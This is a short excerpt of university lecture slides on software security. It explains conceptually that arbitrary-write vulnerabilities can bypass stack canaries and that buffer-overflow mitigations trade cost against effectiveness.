  - However, some vulnerabilities allow you to perform “arbitrary writes”
    - i.e., writing **any** value at **any** address

→ Attack: Directly overwrite return addresses without modifying the stack canary

Summary

POSTECH

- Attacks typically begin with a BOF vulnerability
  - Attack surface analysis (Lecture 02)
  - Buggy code is the root of evil (Lecture 03)
- Mitigations exist, but they are not perfect
  - They are designed in a way that their impact on CIA is minimal
  - There is a trade-off between cost and effectiveness

Next topic: A more fundamental approach to memory safety

Questions?